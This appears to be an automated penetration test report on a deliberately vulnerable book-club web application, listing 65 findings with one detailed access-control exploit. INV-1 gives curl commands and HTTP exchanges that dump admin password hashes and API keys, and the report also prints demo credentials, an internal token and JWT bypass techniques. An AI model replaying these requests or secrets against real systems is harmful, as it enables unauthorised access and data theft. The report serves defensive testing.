

Pentest Report

Marginalia Demo

<http://marginalia.testinvicti.com/>

Assessment completion date: September 17, 2026

Report generation date: September 22, 2026

Table of Contents

1.	Executive Summary
2.	Scope & Methodology
3.	Attack Surface Analysis
4.	OWASP Top 10:2025 Coverage
5.	Vulnerabilities Overview
6.	Detailed Vulnerabilities (65) +8 Info Severity Findings (presented under section 7)
6.1	CRITICAL Broken Function Level Authorization — Member-Role JWT Accesses Admin User Listing Exposing Password Hashes, API Keys, and PII
6.2	CRITICAL Mass Assignment Privilege Escalation via role Field in PATCH /api/users/me
6.3	CRITICAL JWT Algorithm None Bypass Allowing Unauthenticated Admin Access to User Data
6.4	CRITICAL JWT Algorithm "none" Bypass Allows Unauthenticated Admin Impersonation
6.5	CRITICAL SSRF via GET Query Parameter in Admin Diagnostics Endpoint Accessible to Member Role
6.6	HIGH Missing Authentication on Attachment Download Endpoint Exposes Confidential Documents
6.7	HIGH Unauthenticated Access to Private Book Attachment Metadata via GET /api/books/{id}/attachments
6.8	HIGH Arbitrary Origin Reflection with Credentials in CORS Policy on API Endpoints
6.9	HIGH Arbitrary Origin Reflection with Credentials in CORS Policy on API Endpoints
6.10	HIGH Plaintext Credentials and Internal Build Metadata Exposed in HTML Comments
6.11	HIGH Plaintext Credentials Exposed in HTML Comments on Unauthenticated Pages
6.12	HIGH Missing Role Authorization on Admin Diagnostics Endpoint Exposes SSRF Tool to Regular Members
6.13	HIGH Broken Function Level Authorization — Regular Member Accesses Admin Order Listing with PII and Financial Data
6.14	HIGH BOLA: Cross-User Annotation Deletion via DELETE /api/annotations/{annotation_id} Without Ownership Check
6.15	HIGH BOLA: Cross-User Modification of Private Annotations via PATCH /api/annotations/{annotation_id}
6.16	HIGH Unauthenticated Attachment Download via Sequential ID Enumeration Exposes Confidential Documents
6.17	HIGH Broken Function-Level Authorization on POST /api/books/{book_id}/feature Allows Any Member to Feature Books
6.18	HIGH BOLA Write via PATCH /api/books/{book_id} — Authenticated Member Can Modify Any Book Without Ownership Check
6.19	HIGH BOLA on POST /api/books/{book_id}/annotations Allows Annotating Private Books Owned by Other Users
6.20	HIGH Unauthenticated Access to Private Book Attachment Metadata via GET /api/books/{book_id}/attachments
6.21	HIGH Broken Object-Level Authorization on POST /api/books/{book_id}/cover Allows Cross-User Cover Import on Private Books
6.22	HIGH BOLA on POST /api/books/{book_id}/read Allows Any Authenticated User to Mark Private Books as Read and Earn Credits
6.23	HIGH Unauthenticated Direct Object Access to Private/Draft Books via GET /api/books/{book_id}
6.24	HIGH Broken Function-Level Authorization on POST /api/clubs/{club_id}/join Allows Regular Member to Join Private Staff-Only Club
6.25	HIGH Broken Function-Level Authorization Allows Non-Member to Post Announcements to Private Staff-Only Club
6.26	HIGH Broken Function-Level Authorization Allows Non-Member to POST Content to Private Club via club_id Path Parameter
6.27	HIGH Unauthenticated GET /api/clubs Leaks Private Club Invite Codes
6.28	HIGH BOLA on GET /api/lists/{list_id} Exposes Other Users' Private Reading Lists via Direct Object Reference
6.29	HIGH BOLA on Order Detail Endpoint — Any Authenticated User Can Read Arbitrary Orders via Sequential order_id
6.30	HIGH IDOR on Order Retrieval via Sequential order_id Path Parameter
6.31	HIGH Mass Assignment on POST /api/orders Allows Authenticated Users to Override unit_price_cents for Zero-Cost Orders
6.32	HIGH Broken Object Level Authorization on PATCH /api/reviews/{review_id} Allows Cross-User Review Modification
6.33	HIGH BOLA via user_id Path Parameter Exposes Full User Profiles Including API Keys and PII
6.34	HIGH Wallet Credit Theft via Negative amount_cents in POST /api/wallet/transfer Reversing Debit Direction
6.35	HIGH Broken Function-Level Authorization Allows Regular Member to Join Private Staff-Only Club via GET /club/{club_id}/join
6.36	HIGH Unauthenticated Access to Internal Operations Endpoint Leaking Infrastructure Secrets
6.37	HIGH Unauthenticated /internal/ops/summary Endpoint Leaks Infrastructure Secrets and Metrics Collector Token
6.38	HIGH Arbitrary Origin Reflection in CORS Policy with Credentials Enabled
6.39	HIGH Login Form Submits Credentials Over Unencrypted HTTP via GET Method
6.40	HIGH Client-Side Prototype Pollution via Query Parameter Merged with Unsafe Recursive Function Leading to DOM XSS
6.41	HIGH Stored XSS in Book Review Body Parameter via Unescaped Output on Book Page
6.42	HIGH Stored XSS in Book Review Body Parameter via Unescaped HTML Output
6.43	HIGH Reflected XSS in Search Results Heading via Unescaped q Parameter


- 6.44 MEDIUM Unauthenticated Access to Private/Draft Books via GET /api/books/{id}
- 6.45 MEDIUM Unauthenticated Access to Private/Draft Books via Direct Object Reference on /api/books/{book_id}
- 6.46 MEDIUM IDOR on Annotation Endpoint Exposes Private User Content via Sequential ID Enumeration
- 6.47 MEDIUM Insufficient Access Control on GET /api/clubs/{club_id} Exposes Private Club Metadata and Member PII
- 6.48 MEDIUM BOLA on Saved Search Execution — Authenticated User Can Run Foreign Users' Searches via Path Parameter Enumeration
- 6.49 MEDIUM Unauthenticated Status Endpoint Leaks Internal Hostname, Database Path, and Admin Emails
- 6.50 MEDIUM Unauthenticated GET /api/clubs Exposes Private Club Invite Codes
- 6.51 MEDIUM Unauthenticated GET /api/clubs Exposes Private Club Invite Codes
- 6.52 MEDIUM Cleartext HTTP Transmission Without HTTPS Redirect on Root Endpoint
- 6.53 MEDIUM Open Redirect via Unvalidated 'to' Query Parameter in /go Endpoint
- 6.54 MEDIUM Open Redirection via GET Parameter in Redirect Endpoint
- 6.55 MEDIUM Cleartext HTTP Communication Without TLS Encryption
- 6.56 MEDIUM DOM-based XSS via postMessage innerHTML Sink Without Origin Validation
- 6.57 MEDIUM Stored XSS via Unrestricted SVG Upload in Avatar Endpoint Served as image/svg+xml
- 6.58 MEDIUM DOM-based XSS via location.hash invite Parameter Injected into innerHTML on /clubs
- 6.59 LOW Clickjacking via Missing X-Frame-Options and CSP frame-ancestors on Authenticated Pages
- 6.60 LOW Unauthenticated Access to Swagger UI and OpenAPI Specification Exposing Full API Schema
- 6.61 LOW Unauthenticated OpenAPI Specification and Swagger UI Expose Full API Attack Surface
- 6.62 LOW Internal *nix Filesystem Path Disclosure on Operations Summary Endpoint
- 6.63 LOW Email Address Disclosed in Book Detail API Response
- 6.64 LOW Missing Cache-Control Headers on Registration Page Exposing Credentials in URL
- 6.65 LOW User Enumeration via Differential Login Error Messages on POST /api/auth/login

7. [Additional Observations \(8\)](#)

8. [Recommendations](#)

9. [Risk Assessment](#)

1. Executive Summary



Purpose

This assessment evaluated the security posture of Marginalia (<http://marginalia.testinvicti.com/>), a Python/FastAPI-based personal library and book-club web application. An automated penetration test was conducted using a fleet of specialized scanning agents covering authentication, authorization, injection, and configuration vulnerability classes across the application's full HTTP attack surface. The objective was to identify exploitable vulnerabilities, assess the effectiveness of existing security controls, and provide actionable remediation guidance to reduce risk to the platform, its users, and the business.

Vulnerabilities

The assessment identified 73 reportable findings: 5 critical, 38 high, 15 medium, 7 low, 8 informational. 61 were verified via automated exploitation; 12 remain inconclusive.

Conclusion

The Marginalia application presents a critical security posture requiring immediate intervention before continued operation in any environment accessible to untrusted users. The JWT authentication bypass (INV-4) and mass-assignment privilege escalation (INV-2) must be remediated as the highest priority, as they render every other access control on the platform ineffective. The assessment reveals not isolated oversights but a systemic architectural failure: authorization logic is absent at virtually every API endpoint, meaning authentication is enforced but never followed by a check of what the authenticated user is permitted to do. Addressing these vulnerabilities requires both targeted fixes to individual endpoints and the introduction of a centralized authorization framework applied consistently across the entire API surface. A structured remediation program, followed by a verification retest, will substantially reduce the platform's risk exposure and restore the confidentiality and integrity guarantees that users and regulators expect.

2. Scope & Methodology

TARGET

<http://marginalia.testinvicti.com/>

STARTED

2026-09-17 16:49 UTC

COMPLETED

2026-09-17 19:37 UTC

The assessment targeted <http://marginalia.testinvicti.com/>, a Python/FastAPI-based personal library and book-club web application, evaluating its full HTTP attack surface across 34 discovered URLs and API endpoints.

Testing Methodology

The assessment was conducted using a coordinated fleet of 227 automated penetration testing agents operating across 15 specialized agent types. Agents executed concurrently against 34 discovered URLs and API endpoints, beginning with a reconnaissance phase that mapped the application's full attack surface before spawning targeted exploitation agents. All agents completed successfully. Testing ran from 17:05 UTC to 19:31 UTC on 2026-09-17, a total active window of approximately 2 hours and 26 minutes.

Reconnaissance

The reconnaissance agent performed full application mapping, enumerating all accessible URLs, API endpoints, authentication mechanisms, technology stack components, and client-side JavaScript sources. It identified the OpenAPI specification, extracted credential disclosures from HTML comments, mapped the internal operations endpoint, and produced a prioritized list of attack leads consumed by all subsequent agents.

Insecure Direct Object Reference (IDOR) / Broken Access Control

50 IDOR agents executed targeted authorization boundary tests across every API resource endpoint identified during reconnaissance. Agents registered fresh member-role accounts, then systematically tested whether object-level ownership checks and function-level role checks were enforced on read, write, and delete operations across books, annotations, orders, lists, clubs, users, attachments, reviews, searches, and wallet endpoints.

Cross-Site Scripting (XSS)

25 XSS agents probed all user-controlled input surfaces for reflected, stored, and DOM-based script injection. Agents tested server-rendered HTML output, JSON API responses rendered client-side, file upload endpoints, URL fragment handlers, and postMessage event listeners, using both standard and case-variant payloads to detect encoding gaps.

SQL Injection

25 SQL injection agents targeted query parameters, path parameters, and JSON body fields across all API endpoints for ORDER BY injection, boolean-based blind injection, and error-based injection patterns against the SQLite backend.

Server-Side Request Forgery (SSRF)

8 SSRF agents targeted endpoints that accept URL or hostname parameters, including the admin diagnostics tool and the book cover import endpoint, probing for unrestricted server-side HTTP fetches to internal network addresses and cloud metadata services. Invicti Out-of-band DNS callbacks were used to confirm out-of-band interaction where direct response inspection was insufficient.

Server-Side Template Injection (SSTI)

25 SSTI agents tested all endpoints accepting free-form text input for template expression evaluation, with a focus on the receipt preview endpoint identified during reconnaissance as a Jinja2 template rendering surface.

Local File Inclusion (LFI) / Path Traversal

25 LFI agents and 25 path traversal agents exhaustively tested all path parameters, query string parameters, and file-referencing inputs using PHP, Java, .NET, and Node.js wrapper families, encoded traversal sequences, and null-byte bypass techniques across all discovered URL patterns.

NoSQL Injection

25 NoSQL injection agents tested query parameters and JSON body fields for operator injection patterns, targeting the login endpoint and search functionality. The SQLite backend was confirmed not susceptible to NoSQL operator injection.

JWT Security

3 JWT agents specifically targeted the authentication token verification layer, testing algorithm confusion attacks including the `alg=none` bypass, weak secret brute-force, and token forgery against both standard and administrative API endpoints.

Brute Force

3 brute force agents tested authentication endpoints for rate limiting, account lockout, and credential enumeration weaknesses, including differential error message analysis on the login endpoint.

Command Injection

5 command injection agents probed string input parameters for OS command injection patterns using both inline and out-of-band detection techniques.

Deserialization

3 deserialization agents tested JSON and form-encoded input surfaces for unsafe deserialization patterns in the Python/FastAPI stack.

Application-Specific

3 application-specific agents performed deep manual-style analysis of the application's unique functionality, including the receipt preview template engine, the shelf import settings block, the wallet transfer arithmetic, and the prototype pollution chain in client-side JavaScript.

Vulnerability Chaining

1 vulnerability chaining agent synthesized confirmed individual findings into multi-step attack chains, evaluating the combined impact of authentication bypass, privilege escalation, and data exfiltration paths identified across the assessment.

Endpoints Tested (42)

#	ENDPOINT
1	http://marginalia.testinvicti.com/
2	http://marginalia.testinvicti.com/api/_status
3	http://marginalia.testinvicti.com/api/admin/diagnostics
4	http://marginalia.testinvicti.com/api/admin/orders
5	http://marginalia.testinvicti.com/api/admin/users
6	http://marginalia.testinvicti.com/api/annotations/1
7	http://marginalia.testinvicti.com/api/annotations/18
8	http://marginalia.testinvicti.com/api/annotations/2
9	http://marginalia.testinvicti.com/api/attachments/download
10	http://marginalia.testinvicti.com/api/auth/login
11	http://marginalia.testinvicti.com/api/books
12	http://marginalia.testinvicti.com/api/books/1/feature
13	http://marginalia.testinvicti.com/api/books/3
14	http://marginalia.testinvicti.com/api/books/4

#	ENDPOINT
15	http://marginalia.testinvicti.com/api/books/4/annotations
16	http://marginalia.testinvicti.com/api/books/4/attachments
17	http://marginalia.testinvicti.com/api/books/4/cover
18	http://marginalia.testinvicti.com/api/books/4/read
19	http://marginalia.testinvicti.com/api/clubs
20	http://marginalia.testinvicti.com/api/clubs/3
21	http://marginalia.testinvicti.com/api/clubs/3/join
22	http://marginalia.testinvicti.com/api/clubs/3/posts
23	http://marginalia.testinvicti.com/api/lists/1
24	http://marginalia.testinvicti.com/api/me
25	http://marginalia.testinvicti.com/api/orders
26	http://marginalia.testinvicti.com/api/orders/2
27	http://marginalia.testinvicti.com/api/orders/4
28	http://marginalia.testinvicti.com/api/reviews/5
29	http://marginalia.testinvicti.com/api/searches/1/run
30	http://marginalia.testinvicti.com/api/users/1
31	http://marginalia.testinvicti.com/api/users/me
32	http://marginalia.testinvicti.com/api/users/me/avatar
33	http://marginalia.testinvicti.com/api/wallet/transfer
34	http://marginalia.testinvicti.com/book/
35	http://marginalia.testinvicti.com/book/1/review
36	http://marginalia.testinvicti.com/club/3/join
37	http://marginalia.testinvicti.com/clubs
38	http://marginalia.testinvicti.com/docs
39	http://marginalia.testinvicti.com/go
40	http://marginalia.testinvicti.com/internal/ops/summary
41	http://marginalia.testinvicti.com/openapi.json
42	http://marginalia.testinvicti.com/search

3. Attack Surface Analysis

TECHNOLOGIES

Python 3.12 FastAPI SQLite Starlette PyJWT Jinja2 Swagger UI (swagger-ui-dist@5)
corejs 3.40.0 cdn.jsdelivr.net (CDN)

CRAWL RESULTS

34

Application Overview

Marginalia is a Python 3.12 / FastAPI application backed by a SQLite database, serving a personal library and book-club platform. The application exposes a REST API documented via an OpenAPI 3.1.0 specification, a Jinja2-rendered web frontend, and a client-side JavaScript bundle (/static/app.js). The build version is 3.4.1 (commit a7f3c9e), identified as a staging channel deployment hosted on the internal node mgl-app-01.internal . The full technology stack includes Starlette, PyJWT, Swagger UI (swagger-ui-dist@5 via cdn.jsdelivr.net), and corejs 3.40.0.

Entry Points

Reconnaissance discovered 34 distinct URLs and API endpoints organized into functional groups: authentication (/api/auth/login , /api/auth/reset/*), user management (/api/users/me , /api/users/{user_id}), book catalog (/api/books , /api/books/{book_id} and sub-resources), club management (/api/clubs , /api/clubs/{club_id}/join , /api/clubs/{club_id}/posts), financial operations (/api/wallet/transfer , /api/orders), content management (/api/annotations , /api/reviews , /api/lists , /api/searches), file handling (/api/attachments/download , /api/users/me/avatar), and administrative surfaces (/api/admin/users , /api/admin/orders , /api/admin/diagnostics). The web frontend exposes HTML form surfaces at /login , /book/{book_id}/review , /clubs , and /search . A redirect utility at /go and an internal operations endpoint at /internal/ops/summary complete the discovered surface.

Authentication Mechanisms

The application uses JWT Bearer tokens stored in localStorage under the key mgl_token . Tokens are issued by POST /api/auth/login accepting a JSON body with email and password fields, and are transmitted via the Authorization: Bearer header on subsequent requests. The JWT payload carries sub (user ID), role , email , and credits claims. A password reset flow exists at /api/auth/reset/request and /api/auth/reset/confirm . Critically, the JWT verification layer does not enforce an algorithm allowlist, accepting tokens with alg=none and an empty signature segment as valid, as confirmed at GET /api/me (INV-4).

API Schema Exposure

The complete OpenAPI 3.1.0 specification is served unauthenticated at /openapi.json (35,931 bytes), and an interactive Swagger UI is mounted at /docs without any authentication dependency. The specification enumerates all 65 API operations including /api/admin/ routes and /internal/ops/summary , exposes SQL column name defaults in sort parameters (e.g., s.created_at), and carries additionalProperties: true annotations on multiple request schemas, directly signaling mass-assignment vectors. A TODO comment in the /docs HTML confirms this exposure is a known, unresolved oversight.

Credential and Secret Disclosure

An HTML comment block present on every server-rendered page, confirmed on /search and /u/admin , contains the plaintext credential pair demo@marginalia.club / Demo2023!shelf alongside TODO notes referencing an unrotated JWT signing key and a request to disable /docs . These credentials were confirmed active and used throughout the assessment. The /internal/ops/summary endpoint, accessible without authentication, returns the metrics collector bearer token (mgl_internal_collector_5f1c9ab27e), internal peer hostnames (mgl-app-02.internal:8000 , mgl-jobs-01.internal:9000), the metrics write endpoint, a deploy key fingerprint, and the absolute database path (/var/lib/marginalia/marginalia.db).

Administrative and Internal Surfaces

All three endpoints under /api/admin/ (users, orders, diagnostics) enforce authentication but perform no role check, making them functionally accessible to any registered member. The /api/admin/diagnostics endpoint accepts a host parameter and performs a live server-side HTTP fetch, returning the response body to the caller. The /internal/ops/summary endpoint requires

no credentials whatsoever. The `/api/_status` health-check endpoint similarly returns internal hostnames, the database file path, admin email addresses, and the exact software version to unauthenticated callers.

Client-Side Attack Surface

Static analysis of `/static/app.js` identified 3 distinct client-side vulnerability patterns: a recursive `merge()` function (lines 54-104) that copies `__proto__` keys from the `prefs` query parameter into `Object.prototype`, terminating at an `innerHTML` sink; a `postMessage` event listener that writes the `msg_notice` property of received messages directly to `innerHTML` without origin validation; and a clubs page handler that reads the `invite` URL fragment via `location.hash`, decodes it with `decodeURIComponent`, and writes it into an invite banner element via `innerHTML`. All 3 patterns were identified during reconnaissance and confirmed as DOM-based XSS vectors.

Notable Observations

The application operates exclusively over cleartext HTTP with no TLS listener on port 443 and no HTTP-to-HTTPS redirect, meaning every credential, session token, and data payload is transmitted without encryption. The login form lacks a `method` attribute, defaulting to GET and placing credentials in the URL query string. Sequential integer identifiers are used for all resource types (books, orders, annotations, lists, clubs, attachments, searches), making enumeration trivial across every BOLA-affected endpoint. No rate limiting was observed on any endpoint during the assessment.

4. OWASP Top 10:2025 Coverage

This assessment was evaluated against the **OWASP Top 10:2025** framework. The table below shows which categories had vulnerabilities identified during testing.

ID	CATEGORY	STATUS	VULNERABILITIES
A01:2025	Broken Access Control	Vulnerabilities Found	43
A02:2025	Security Misconfiguration	Vulnerabilities Found	6
A03:2025	Software Supply Chain Failures	None Found	0
A04:2025	Cryptographic Failures	Vulnerabilities Found	4
A05:2025	Injection	Vulnerabilities Found	6
A06:2025	Insecure Design	Vulnerabilities Found	3
A07:2025	Authentication Failures	Vulnerabilities Found	4
A08:2025	Software or Data Integrity Failures	Vulnerabilities Found	4
A09:2025	Security Logging and Alerting Failures	None Found	0
A10:2025	Mishandling of Exceptional Conditions	None Found	0

5. Vulnerabilities Overview

#	SEVERITY	TITLE
1	CRITICAL	Broken Function Level Authorization — Member-Role JWT Accesses Admin User Listing Exposing Password Hashes, API Keys, and PII
2	CRITICAL	Mass Assignment Privilege Escalation via role Field in PATCH /api/users/me
3	CRITICAL	JWT Algorithm None Bypass Allowing Unauthenticated Admin Access to User Data
4	CRITICAL	JWT Algorithm "none" Bypass Allows Unauthenticated Admin Impersonation
5	CRITICAL	SSRF via GET Query Parameter in Admin Diagnostics Endpoint Accessible to Member Role
6	HIGH	Missing Authentication on Attachment Download Endpoint Exposes Confidential Documents
7	HIGH	Unauthenticated Access to Private Book Attachment Metadata via GET /api/books/{id}/attachments
8	HIGH	Arbitrary Origin Reflection with Credentials in CORS Policy on API Endpoints
9	HIGH	Arbitrary Origin Reflection with Credentials in CORS Policy on API Endpoints
10	HIGH	Plaintext Credentials and Internal Build Metadata Exposed in HTML Comments
11	HIGH	Plaintext Credentials Exposed in HTML Comments on Unauthenticated Pages
12	HIGH	Missing Role Authorization on Admin Diagnostics Endpoint Exposes SSRF Tool to Regular Members
13	HIGH	Broken Function Level Authorization — Regular Member Accesses Admin Order Listing with PII and Financial Data
14	HIGH	BOLA: Cross-User Annotation Deletion via DELETE /api/annotations/{annotation_id} Without Ownership Check
15	HIGH	BOLA: Cross-User Modification of Private Annotations via PATCH /api/annotations/{annotation_id}
16	HIGH	Unauthenticated Attachment Download via Sequential ID Enumeration Exposes Confidential Documents
17	HIGH	Broken Function-Level Authorization on POST /api/books/{book_id}/feature Allows Any Member to Feature Books
18	HIGH	BOLA Write via PATCH /api/books/{book_id} — Authenticated Member Can Modify Any Book Without Ownership Check
19	HIGH	Unauthenticated Direct Object Access to Private/Draft Books via GET /api/books/{book_id}
20	HIGH	BOLA on POST /api/books/{book_id}/annotations Allows Annotating Private Books Owned by Other Users
21	HIGH	Unauthenticated Access to Private Book Attachment Metadata via GET /api/books/{book_id}/attachments
22	HIGH	Broken Object-Level Authorization on POST /api/books/{book_id}/cover Allows Cross-User Cover Import on Private Books
23	HIGH	BOLA on POST /api/books/{book_id}/read Allows Any Authenticated User to Mark Private Books as Read and Earn Credits
24	HIGH	Unauthenticated GET /api/clubs Leaks Private Club Invite Codes
25	HIGH	Broken Function-Level Authorization on POST /api/clubs/{club_id}/join Allows Regular Member to Join Private Staff-Only Club
26	HIGH	Broken Function-Level Authorization Allows Non-Member to Post Announcements to Private Staff-Only Club
27	HIGH	Broken Function-Level Authorization Allows Non-Member to POST Content to Private Club via club_id Path Parameter
28	HIGH	BOLA on GET /api/lists/{list_id} Exposes Other Users' Private Reading Lists via Direct Object Reference
29	HIGH	Mass Assignment on POST /api/orders Allows Authenticated Users to Override unit_price_cents for Zero-Cost Orders

#	SEVERITY	TITLE
30	HIGH	BOLA on Order Detail Endpoint — Any Authenticated User Can Read Arbitrary Orders via Sequential order_id
31	HIGH	IDOR on Order Retrieval via Sequential order_id Path Parameter
32	HIGH	Broken Object Level Authorization on PATCH /api/reviews/{review_id} Allows Cross-User Review Modification
33	HIGH	BOLA via user_id Path Parameter Exposes Full User Profiles Including API Keys and PII
34	HIGH	Wallet Credit Theft via Negative amount_cents in POST /api/wallet/transfer Reversing Debit Direction
35	HIGH	Broken Function-Level Authorization Allows Regular Member to Join Private Staff-Only Club via GET /club/{club_id}/join
36	HIGH	Unauthenticated Access to Internal Operations Endpoint Leaking Infrastructure Secrets
37	HIGH	Unauthenticated /internal/ops/summary Endpoint Leaks Infrastructure Secrets and Metrics Collector Token
38	HIGH	Arbitrary Origin Reflection in CORS Policy with Credentials Enabled
39	HIGH	Login Form Submits Credentials Over Unencrypted HTTP via GET Method
40	HIGH	Client-Side Prototype Pollution via Query Parameter Merged with Unsafe Recursive Function Leading to DOM XSS
41	HIGH	Stored XSS in Book Review Body Parameter via Unescaped HTML Output
42	HIGH	Stored XSS in Book Review Body Parameter via Unescaped Output on Book Page
43	HIGH	Reflected XSS in Search Results Heading via Unescaped q Parameter
44	MEDIUM	Unauthenticated Access to Private/Draft Books via GET /api/books/{id}
45	MEDIUM	Unauthenticated Access to Private/Draft Books via Direct Object Reference on /api/books/{book_id}
46	MEDIUM	IDOR on Annotation Endpoint Exposes Private User Content via Sequential ID Enumeration
47	MEDIUM	Insufficient Access Control on GET /api/clubs/{club_id} Exposes Private Club Metadata and Member PII
48	MEDIUM	BOLA on Saved Search Execution — Authenticated User Can Run Foreign Users' Searches via Path Parameter Enumeration
49	MEDIUM	Unauthenticated Status Endpoint Leaks Internal Hostname, Database Path, and Admin Emails
50	MEDIUM	Unauthenticated GET /api/clubs Exposes Private Club Invite Codes
51	MEDIUM	Unauthenticated GET /api/clubs Exposes Private Club Invite Codes
52	MEDIUM	Cleartext HTTP Transmission Without HTTPS Redirect on Root Endpoint
53	MEDIUM	Open Redirect via Unvalidated 'to' Query Parameter in /go Endpoint
54	MEDIUM	Open Redirection via GET Parameter in Redirect Endpoint
55	MEDIUM	Cleartext HTTP Communication Without TLS Encryption
56	MEDIUM	DOM-based XSS via postMessage innerHTML Sink Without Origin Validation
57	MEDIUM	Stored XSS via Unrestricted SVG Upload in Avatar Endpoint Served as image/svg+xml
58	MEDIUM	DOM-based XSS via location.hash invite Parameter Injected into innerHTML on /clubs
59	LOW	Clickjacking via Missing X-Frame-Options and CSP frame-ancestors on Authenticated Pages
60	LOW	Unauthenticated Access to Swagger UI and OpenAPI Specification Exposing Full API Schema
61	LOW	Unauthenticated OpenAPI Specification and Swagger UI Expose Full API Attack Surface
62	LOW	Internal *nix Filesystem Path Disclosure on Operations Summary Endpoint

#	SEVERITY	TITLE
63	LOW	Email Address Disclosed in Book Detail API Response
64	LOW	Missing Cache-Control Headers on Registration Page Exposing Credentials in URL
65	LOW	User Enumeration via Differential Login Error Messages on POST /api/auth/login

6. Detailed Vulnerabilities

65 issues identified across 45 parameters

INV-1

Broken Function Level Authorization — Member-Role JWT Accesses Admin User Listing Exposing Password Hashes, API Keys, and PII

CRITICAL

SEVERITY	CATEGORY	CWE
Critical	Broken Access Control	CWE-285
ENDPOINT		
http://marginalia.testinvicti.com/api/admin/users		
PARAMETER		
authorization	CVSS 4.0	
	8.4	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:H/SI:H/SA:N

EVIDENCE

Payload used:

Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiI2LCJyb2x1IjoibWVtYmVyIiwiaWF0IjoxNzg5NjY4ODg5LCJleHAiOjE3ODk3NTUyODI1LmZlZG91bWUyXUxQExFhsq10G-cfo7Xur4XSKAdPTCXDE4

Observed:

A member-role user (id=26, role=member) accessed GET /api/admin/users and received all 22+ users with password_hash, api_key, email, phone, address, and credits. Example: user id=1 (admin) password_hash "19956e1969597c28713204220fe1a145b1158282eedd42b4b14dace28a3ecf0a", api_key "mk_live_9f2c1a7be4d84c0f9a1b3e6d7c208f11", address "2261 Market St, San Francisco, CA 94114". Unauthenticated requests return 401 – auth is enforced but admin role is not checked.

HTTP TRANSACTION

REQUEST

GET /api/admin/users HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiI2LCJyb2x1IjoibWVtYmVyIiwiaWF0IjoxNzg5NjY4ODg5LCJleHAiOjE3ODk3NTUyODI1LmZlZG91bWUyXUxQExFhsq10G-cfo7Xur4XSKAdPTCXDE4

RESPONSE

HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:15:22 GMT
content-length: 10121
content-type: application/json

{ "users":
[{ "id": 1, "username": "admin", "email": "ops@marginalia.club", "password_hash": "19956e1969597c28713204220fe1a145b1158282eedd42b4b14dace28a3ecf0a", "role": "admin", "api_key": "mk_live_9f2c1a7be4d84c0f9a1b3e6d7c208f11", "credit

```
s":500100,"full_name":"Eleanor Vance","phone":"+1-415-555-0142","address":"2261 Market St, San Francisco, CA 94114","bio":"Keeper of the stacks.","avatar_url":null,"created_at":1700000000},
{"id":2,"username":"curator_rhys","email":"rhys@marginalia.club","password_hash":"c4bbcb1fbec99d65bf59d85c8cb62ee2db963f0fe106f483d9afa73bd4e39a8a","role":"librarian","api_key":"mk_live_2b7d4e19a0c34f8e91d5c6a3b7e01f42","credits":12000,"full_name":"Rhys Okonkwo","phone":"+1-206-555-0199","address":"88 Pike St, Seattle, WA 98101"}
[... truncated - 29 total user records with password_hash, api_key, PII ...]
```

STEPS TO REPRODUCE

1. Register a new member-role user or use existing member credentials to obtain a JWT. Confirm the JWT payload contains "role": "member" by decoding it (e.g., at jwt.io).
2. Send a request to the admin users endpoint using the member JWT:

```
curl -s -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJlI2LCJyb2x1IjoibWVtYmVyIiwiaWF0IjoxNzg5NjY4ODg5LCJleHAiOiJlE3ODk3NTUyODI5LZAQEGhuwXUYXQExFhsq10G-cfo7Xur4XSKAdPTCXDE4' http://marginalia.testinvicti.com/api/admin/users
```

The server responds with HTTP 200 and a JSON array of all users including password_hash, api_key, email, phone, address, and credits fields.

3. Verify that unauthenticated requests are denied (confirming auth is enforced but role is not):

```
curl -s http://marginalia.testinvicti.com/api/admin/users
```

The server responds with HTTP 401 {"detail": "unauthenticated"}, proving authentication is checked but admin role authorization is missing.

4. Confirm the exposed data includes admin account credentials: look for id=1 with username=admin, password_hash=19956e..., and api_key=mk_live_9f2c1a7be4d84c0f9a1b3e6d7c208f11 in the response body.

SEVERITY JUSTIFICATION

A low-privileged member can trivially retrieve all user records including password hashes, live API keys, and PII (addresses, phone numbers) for every user including administrators. The exposed credentials enable full account takeover of admin accounts and lateral movement across the platform, warranting critical severity.

DISCOVERY & EXPLOITATION

The agent targeted GET /api/admin/users with a valid member-role JWT and received a full 200 OK response containing the complete user database. The vulnerability exists because the endpoint enforces authentication (unauthenticated requests correctly receive 401 Unauthorized) but performs no role check on the authenticated identity: any valid JWT, regardless of its role claim, is treated as sufficient authorization. The admin route is functionally indistinguishable from a member-accessible route at the authorization layer.

What distinguishes this endpoint from sibling function-level authorization vulnerabilities is the density of sensitive material returned in a single request. A member-role attacker issues one authenticated GET request and receives password hashes, live API keys prefixed mk_live_*, credit balances, full names, phone numbers, and physical addresses for all 29 platform users, including the administrator account. The exposed API keys enable direct impersonation of any user across all API surfaces, and the password hashes are immediately actionable for offline cracking, particularly against accounts that reuse credentials elsewhere.

IMPACT ANALYSIS

This vulnerability represents the highest-severity data exposure on the platform. A single request from any authenticated member yields the complete user roster with credentials and PII, including the administrator account's password hash and live API key. Possession of the admin API key grants unrestricted access to all administrative functions across the platform without requiring any further exploitation. The exposure of physical addresses, phone numbers, and email addresses for all users constitutes a personal data breach under GDPR Article 33, triggering mandatory supervisory authority notification within 72 hours and potential liability under Article 83. PCI-DSS requirements are implicated if any user accounts are associated with stored payment instrument data, as

the credential exposure creates a direct path to financial record access. Operationally, the leaked `mk_live_*` API keys cannot be selectively invalidated without forcing a full key rotation across all integrations, and the password hashes necessitate a platform-wide forced password reset, both of which carry significant user-facing disruption.

REMEDIATION

1. Enforce role-based authorization on `GET /api/admin/users` by verifying the JWT `role` claim equals `admin` before processing the request. Return `403 Forbidden` for non-admin roles.
2. Remove `password_hash` and `api_key` fields from all API responses — these should never be serialized to any client, even admin interfaces. Use a dedicated response schema that excludes sensitive internal fields.
